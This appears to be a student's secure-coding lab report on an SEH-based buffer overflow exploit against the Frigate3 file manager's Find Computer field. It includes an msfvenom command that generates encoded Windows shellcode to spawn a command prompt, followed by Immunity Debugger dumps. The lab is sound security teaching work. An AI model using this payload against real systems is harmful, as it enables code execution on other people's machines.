# SECURE CODING LAB - 10

G.Srineha
19BCN7244

The vulnerability resides in the find computer i.e., Disk -> Find Computer and give the payload that is been generated using the exploit2.py.

We changed the default trigger to crash and open the command prompt.

msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

We are using immunity debugger to know the changes in the frigate
application the addresses
are as follows.

SEH chain of main thread

Address	SE handler
0019FFCC	ntdll.7757AD10
0019FFE4	ntdll.77588913

CPU - main thread, module Frigate3

```
00401000  r$ 68 0106D000   PUSH Frigate3.006D9001
00401005  .  E8 01000000    CALL Frigate3.0040100B
0040100A  .  C3             RETN
0040100B  $  C3             RETN
0040100C  .  40 30 6F 7C 2  ASCII "@0o|%",0
00401012     09             DB 09
00401013     C8             DB C8
00401014     95             DB 95
00401015     0B             DB 0B
00401016     22             DB 22               CHAR '"'
00401017     6A             DB 6A               CHAR 'j'
00401018     21             DB 21               CHAR '!'
00401019     46             DB 46               CHAR 'F'
0040101A     6B             DB 6B               CHAR 'k'
0040101B     2D             DB 2D               CHAR '-'
0040101C     68             DB 68               CHAR 'h'
0040101D     C7             DB C7
0040101E     A7             DB A7
0040101F     B1             DB B1
00401020     1A             DB 1A
00401021     4B             DB 4B               CHAR 'K'
00401022     C1             DB C1
00401023     EE             DB EE
00401024     D9             DB D9
00401025     C7             DB C7
00401026     A9             DB A9
00401027     EF             DB EF
```

Registers (FPU)
```
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00326000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>

EIP 00401000 Frigate3.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 329000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
```

```
Address  Hex dump                          ASCII
0059F0C0 2F 99 BE 8D 68 F9 9D C8  /0*ih-@P
0059F0C8 8E C3 13 73 28 BA 21 D4  A+s(8!+
0059F0D0 36 29 DC 4B 76 84 14 91  6],Kv4$e
0059F0D8 80 A4 F2 86 16 DA C7 EA  $%2L-y8
0059F0E0 32 DD 9E 26 6B AF C9 8A  2]%&k+Ø8
0059F0E8 D0 31 DC 2B D6 F8 CE 4D  =1,+Øw°*M
0059F0F0 46 8D CE 3A 15 7F F3 E5  F11806+
0059F0F8 B4 4F 1A 94 9F 1B 05 93  +O+o)+40
0059F100 98 7B 76 86 7B 86 C6 F2  ø<v+<+Æ=
0059F108 46 B1 4C E7 FF E6 F1 47  F@Ly r+G
0059F110 DD B6 E6 BC 47 6A F4 DF  ]¶w*Gj+
0059F118 71 32 26 E8 B8 CE BC 4B  q2&Ø%*K
0059F120 7E A3 9C 80 18 90 C3 EA  ~u£+°*E
```

```
0019FF74  76C2FA29  )·TV RETURN to KERNEL32.76C2FA29
0019FF78  00326000  .'2.
0019FF7C  76C2FA10  ▶·TV KERNEL32.BaseThreadInitThunk
0019FF80 r0019FFDC  ■ ↓.
0019FF84  7757A4E  HzVw RETURN to ntdll.7757A4E
0019FF88  00326000  .'2.
0019FF8C  7A908EE2  ∩Wz
0019FF90  00000000  ....
0019FF94  00000000  ....
0019FF98  00326000  .'2.
0019FF9C  00000000  ....
0019FFA0  00000000  ....
0019FFA4  00000000  ....
0019FFA8  00000000  ....
0019FFAC  00000000  ....
```